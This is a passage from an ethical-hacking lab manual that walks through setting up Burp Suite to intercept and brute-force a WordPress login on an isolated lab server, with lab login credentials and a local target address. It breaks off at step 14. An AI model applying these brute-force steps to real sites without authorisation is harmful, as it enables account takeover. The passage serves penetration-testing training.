Lab 2: Perform Web Application Attacks

Lab Scenario

For an ethical hacker or pen tester, the next step after gathering required information about the target web application is to attack the web application. They must have the required knowledge to perform web application attacks to test the target network's web application security infrastructure.

Attackers perform web application attacks with certain goals in mind. These goals may be either technical or non-technical. For example, attackers may breach the security of the web application and steal sensitive information for financial gain or for curiosity's sake. To hack the web app, first, the attacker analyzes it to determine its vulnerable areas. Next, they attempt to reduce the "attack surface." Even if the target web application only has a single vulnerability, attackers will try to compromise its security by launching an appropriate attack. They try various application-level attacks such as injection, XSS, broken authentication, broken access control, security misconfiguration, and insecure deserialization to compromise the security of web applications to commit fraud or steal sensitive information.

An ethical hacker or pen tester must test their company's web application against various attacks and other vulnerabilities. They must find various ways to extend the security test and analyze web applications, for which they employ multiple testing techniques. This will help in predicting the effectiveness of additional security measures in strengthening and protecting web applications in the organization.

The tasks in this lab will assist in performing attacks on web applications using various techniques and tools.

Lab Objectives

- Perform a brute-force attack using Burp Suite
- Perform Remote Code Execution (RCE) attack

Overview of Web Application Attacks

One maintains and accesses web applications through various levels that include custom web applications, third-party components, databases, web servers, OSes, networks, and security. All the mechanisms or services employed at each layer help the user in one way or another to access the web application securely. When talking about web applications, the organization considers security to be a critical component, because web applications are major sources of attacks. Attackers make use of vulnerabilities to exploit and gain unrestricted access to the application or the entire network. Attackers try various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information.

Task 1: Perform a Brute-force Attack using Burp Suite

Burp Suite is an integrated platform for performing security testing of web applications. It has various tools that work together to support the entire testing process from the initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities. Burp Suite contains key

components such as an intercepting proxy, application-aware spider, advanced web application scanner, intruder tool, repeater tool, and sequencer tool.

Here, we will perform a brute-force attack on the target website using Burp Suite.


In this task, the target WordPress website (**http://10.10.1.22:8080/CEH**) is hosted by the victim machine, **Windows Server 2022**. Here, the host machine is the **Parrot Security** machine.

Ensure that the **Wampserver** is running in **Windows Server 2022** machine. To run the **WampServer**, execute the following steps:


- Click Windows Server 2022 to switch to the **Windows Server 2022** machine
  Click Ctrl+Alt+Delete to activate the machine and login with **CEH\Administrator** / **Pa$$w0rd**.
- Now, click **Type here to search** field on the **Desktop**, search for **wampserver64** in the search bar and select **Wampserver64** from the results.
- Click the **Show hidden icons** icon, observe that the **WampServer** icon appears.
- Wait for this icon to turn green, which indicates that the **WampServer** is successfully running.

1. Click Parrot Security to switch to the **Parrot Security** machine.
2. Launch the **Mozilla Firefox** web browser and go to **http://10.10.1.22:8080/CEH/wp-login.php?**.


Here, we will perform a brute-force attack on the designated WordPress website hosted by the **Windows Server 2022** machine.




3. Now, we shall set up a **Burp Suite** proxy by first configuring the proxy settings of the browser.
4. In the **Mozilla Firefox** browser, click the **Open application menu** icon ( ) in the right corner of the menu bar and select **Settings** from the drop-down list.
5. The **General** settings tab appears. In the **Find in Settings** search bar, search for **proxy** and in the **Search Results**, click the **Settings** button under the **Network Settings** option.



6. The **Connection Settings** window appears; select the **Manual proxy configuration** radio button and specify the **HTTP Proxy** as **127.0.0.1** and the **Port** as **8080**. Tick the **Also use this proxy for HTTPS** checkbox and click **OK**. Close the **Settings** tab and minimize the browser window.



7. Now, minimize the browser window, click the **Applications** menu form the top left corner of **Desktop**, and navigate to **Pentesting** --> **Web Application Analysis** --> **Web Application Proxies** --> **Burpsuite CE** to launch the **Burpsuite CE** application.




8. The **Burp Suite Community Edition** pop-up appears, click **OK**.
9. In the **Terms and Conditions** wizard, click the **I Accept** button.

If **Delete old temporary files?** pop-up appears, click **Delete**.

10. The **Burp Suite** main window appears; ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.


If an update window appears, click **Close**.



11. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.


If **Burp Suite is out of date** pop-up appears check **Don't show again for this version** checkbox and click **OK**.

12. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.




13. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that by default, the interception is active as the button says **Intercept is on**. Leave it running.

Turn the interception on if it is off.



14. Switch back to the browser window. On the login page of the target WordPress website, type random credentials, here **admin** and **password**. Click the **Log In** button.

